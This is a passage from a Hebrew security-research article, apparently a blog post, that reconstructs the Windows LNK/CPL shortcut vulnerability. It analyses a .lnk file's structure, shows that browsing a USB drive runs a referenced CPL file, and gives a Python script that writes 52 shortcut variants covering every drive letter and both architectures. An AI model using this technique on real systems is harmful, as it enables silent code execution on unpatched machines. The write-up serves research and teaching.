00A0h: 65 73 74 00 54 65 73 74 00 00 00 00 00 00 00 00    est.Test........
```

Template Results - LNK_2.bt

Name	Value	Start
struct ShellLinkHeader sShellLinkHeader		0h
struct LinkTargetIDList sLinkTargetIDList	CLSID_MyComputer\CLSID_ControlPanel	4Ch
uint16 IDListSize	93	4Ch
struct IDList sIDList[0]	CLSID_MyComputer	4Eh
uint16 Size	20	4Eh
ubyte TypeData : 4	15	50h
enum Type : 4	ROOT (1)	50h
enum SortIndex	MY_COMPUTER (80)	51h
GUID CLSID[16]	{20D04FE0-3AEA-1069-A2D8-08002B30309D}	52h
struct IDList sIDList[1]		62h
uint16 Size	20	62h
ubyte TypeData : 4	14	64h
enum Type : 4	VOLUME (2)	64h
ubyte unkown1	0	65h
GUID CLSID[16]	{21EC2020-3AEA-1069-A2DD-08002B30309D}	66h
struct IDList sIDList[2]		76h
uint16 Size	51	76h
ubyte TypeData : 4	0	78h
enum Type : 4	KnownFromLastIDLIST (0)	78h
ubyte unkown[3]		79h
short OffsetToPath	0	7Ch
short OffsetToName	29	7Eh
short OffsetToDescription	34	80h
string Path[29]	C:\WINDOWS\system32\test.cpl	82h
string Name[5]	Test	9Fh
string Desctiprion[5]	Test	A4h
uint16 TerminalID	0	A9h
struct ExtraData sExtraData		ABh

Output


```
Executing template 'D:\tomer\Limodim\סדנה סבביר\Mamans\projext\LNK_2.bt' on 'D:\tomer\Limodim\סדנה סבביר\Mama
Template executed successfully.
```

אפשר לראות כי כעת אין שגיאה (שורה צהובה מפחידה למטה) וגם כלל הנתונים מופיעים לפנינו. מכאן ניתן להוריד את ה-Template החדש.


אנו למדים מניתוח קובץ ה-LNK כי הוא מכיל את הנתיב המלא לקובץ ה-CPL ואת שם ה-Applate שהקובץ LNK מפנה אליו.

מעניין, היינו מצפים שהוא היה מכיל את השם ב-Registry ומשם הוא היה שולף את נתיב קובץ ה-CPL הרצה... אבל מצד שני אם הוא היה עושה ככה זה לא היה מאפשר לעשות לינק לקובץ CPL שפשוט "זרוק" ב-System32 (גם צורת התקנה לגיטימית כמו שראינו)... אז מה הטעם ברישום ב-Registry בכלל?...

נמשיך לאתגר את המנגנון הזה... נציב את קובץ ה-CPL שלנו על כונן נייד (E:) ונבצע התקנה שלו דרך ה-Registry כמו שלמדנו שאפשר:




ניתן לראות שההתקנה דרך ה-Registry התבצע בהצלחה והקובץ רץ גם כאשר הקובץ CPL נמצא על ה-DOK. אני אוהב את הכיוון שזה הולך אליו... כאת ניצור קיצור דרך אל ה-CPL שלנו שמותקן ב-Registry אבל נמצא בכלל על הכונן הנייד:




נפעיל את Explorer מחדש ונכנס אל התיקיה של הכונן...

וזה עובד! - רק על ידי הצגה של תיקיה (במקרה זה של כונן נייד) ללא שום דרישה להמצאות קובץ מסוים בנתיב ספציפי במחשב הצלחנו לגרום להרצת קוד - התנאי היחידי אשר מפריע לנו הוא הדרישה כי ה-CPL יהיה מותקן ב-Registry של מחשב!. האומנם?



וכעת ל-"חולשה": ננסה למחוק את ההגדרה של הקובץ CPL שלנו מה-Registry – כלומר, נסיר אותו - נפעיל מחדש את Explorer ונראה האם זה עדיין עובד?



בהחלט! הקובץ לא חייב להיות מותקן על המחשב (כתוב ב-Registry) כדי שהוא יורץ כאשר אנחנו מסתכלים על "קיצור דרך" אל ה-applate שלו - ויותר מכך, קובץ ה CPL לא חייב להיות על הכונן הראשי של מערכת ההפעלה אלה יכול להיות גם על כונן נייד!

בתכלס, החולשה נובעת מחוסר תשומת לב של המפתח, הוא רצה לתמוך גם בכך שאפשר לעשות לינק ל-CPL, וגם "לזרוק" את CPL ב-system32 וגם לרשום איפה הוא נמצא ב-Registry, כל הדרישות האלו יצרו מצב שכל מה שנדרש זה שקובץ ה-LNK יכיל את הנתיב של קובץ ה-CPL בלי קשר לאיפה הוא והאם הוא קיים ב-Registry או לא.

מגניב ☺, אבל! המימוש לא נגמר!

החימוש

כל הקסם הזה דורש שנדע כשני דברים מקדימים על מכונת הקורבן:

- **ראשית** - מה הוא שם הכונן שהכונן הניד שלנו יקבל (E: D: G:)? משום שאנחנו צריכים לצרוב את שם הכונן כחלק מקובץ ה-LNK כמו שראינו.
- **שנית** - מה היא הארכיטקטורה של מערכת ההפעלה שאנחנו נמצאים בה? אם זו מערכת 32 ביט אזי קובץ ה-CPL שלנו צריך להיות מקומפל בגרסת 32 ביט - אחרת אם זו מערכת הפעלה 64 ביט קובץ ה-CPL שלנו צריך להיות מקומפל ל-64 ביט.

היות ואנחנו לא יכולים להניח מה הסביבה שאנחנו עומדים "ליפול" עליה אנחנו נדרשים להיות מוכנים לכל האפשרויות.

רגע של כנות:

לצורך פתרון הבעיות האלו יש מספר דרכי פעולה, הראשונה - היא הדרך אשר תוצג בהמשך, דרך שלא דורשת שום ידע מעמיק במנגנונים נוספים.

הדרך השנייה והיא הדרך אשר נעשה בה שימוש במימוש המקורי - דרך זו מנצלת מגנון נוסף של Windows שנקרא UNC Path שמאפשר (בין היתר) לגשת לאובייקטים של מערכת ההפעלה לפני שמופו - לדוגמה - הכונן C של מערכת ההפעלה הוא אובייקט, אפשר לפנות אליו דרך הנתיב שכולנו מכירים "C:\\" אבל זה הוא לא יותר ממיפוי של האובייקט שנמצא בנתיב \\Device\\Harddisk\\Volume4 - כך ניתן לייצר נתיב אל קובץ ה-CPL לא לפי הכונן אשר ה-DOK ימופה אליו אלה על סמך נתיב ה-UNC שלו - אשר ניחשתם נכון - ניתן לחיזוי ללא גישה למחשב.

בחרנו להציג את השיטה הראשונה כי היא שומרת על רמת קושי נכונה ביחס לשאר הנושאים שהעלנו.

השיטה הראשונה:

אז לצורך פתרון הבעיה הראשונה ננקוט בגישה ה-"כוח הברוטלי" - האפשרות הראשונה שתעבוד מבין כלל האפשרויות.

נייצר כ-26 קיצורי דרך שונים כאשר כל אחד ואחד מהם יצביע על קובץ CPL שנמצא ב-ROOT של כונן אחר. לדוגמה:

- A:\test.cpl
- B:\test.cpl
- C:\test.cpl
- D:\test.cpl
- ...

[אנחנו נתעלם מהעובדה כי יש שמות כונן שלעולם DOK לא יקבל - לצורך העברת הפואנטה]

בשביל להתגבר על הבעיה שנייה שאנחנו לא יודעים מה הארכיטקטורה של מערכת ההפעלה שאנחנו עליה - ננקוט באותה גישה - נזרוק כשני DLL-ים - האחד 32 והאחד 64 על הכונן וכמובן שלכל אחד מהם היו ב-26 קיצורי דרך שמנסים לפנות אליו - אחד עבור כל שם כונן אפשרי - סך הכול 52 קיצורי דרך אשר ממשמשים את כלל הקומבינציות של "שם הכונן" X "ארכיטקטורת מעבד".

מכלל האפשרויות הללו רק אחת באמת נכונה והיא זו שתרוץ בסופו של דבר על מערכת ההפעלה.


ניגש לכתיבת הקוד אשר יצור את 52 קיצורי הדרך הללו:

```
import re

# E:\\test.cpl
# E:\\te64.cpl

szTemplateLnkFile = r"test.lnk_"
szTemplateLnkFile_OriginalDest = "E:\\test.cpl"

hTemplateLnkFile = open(szTemplateLnkFile,"rb")

baTemplateLnkFile = hTemplateLnkFile.read()

szCurrentArc = "test.cpl"
for i in range(2):

    for j in range(26):
        szNewDirveLatter = chr(ord('A') + j)
        szNewCplFilePath = szNewDirveLatter + ":\\" + szCurrentArc
        baNewLnkFileData = baTemplateLnkFile.replace(szTemplateLnkFile_OriginalDest,szNewCplFilePath)

        szCurrentNewLnkFile = str((i * 26) + j) + ".lnk"
        hCurrentNewLnkFile = open(szCurrentNewLnkFile,"wb")
        hCurrentNewLnkFile.write(baNewLnkFileData)
        hCurrentNewLnkFile.close()

    szCurrentArc = "te64.cpl"

hTemplateLnkFile.close()
```


את הקוד ניתן להוריד מכאן.

מה שהקוד עושה זה לחפש את המחרוזת E:\test.cpl ולחליף אותה בכל אחת המחרוזות שאנחנו רוצים.


מה שיניב בעבורנו את הכונן המחומש במלאו והוא יראה כך:




ניצור מכונה בגרסה שונה מהמכונה אשר עבדנו עליה עד עכשיו וכמובן על המכונה החדשה הכונן עליו עבדנו עד עכשיו כבר יהיה בשימוש - כך נבדוק שאנחנו באמת מתמודדים עם כלל המקרים:



לפנינו מכונת XP בגרסת 64 ביט - כאשר הכונן E כבר בשימוש! נכניס את ה-DOK המחומש שלנו ונראה האם זה עובד:



נשים לב כי הפעם קיבלנו את שם הכונן H. נכנס אליו:



וזה עובד ☺

סיכום

נגיע ישר לעניין: החולשה מגניבה ובעלת פוטנציאל נזק מזהיר שמ-א' עד ת' מתועדת לגמרי, רק לקרוא, להבין, ולחבר את הנקודות... וכמו שרבים וטובים ממנו אמרו: "תסתכלו בהתממשקות של שני מערכות (מנגנונים) - שם תמיד תמצאו משהו" - ד'ר סוס (?)

החולשה כמובן נסגרה מאז הגילוי ואינה רלוונטית עוד במערכות הפעלה מודרניות (אבל באיזה רשת אין איזה Windows Server 2008 שכולם מפחדים לנשום לידו, אה?)

על הכותב

תומר (Tomer Snuf) חוקר אבטחת מידע שכותב מאמרים כאלו לקורסים בתואר במדעי המחשב שהוא עושה כבר מעל 8 שנים - ואז חושב "היי איזה מגניב יהיה לפרסם את זה?" (בדיילי של בערך שנתיים...) ☺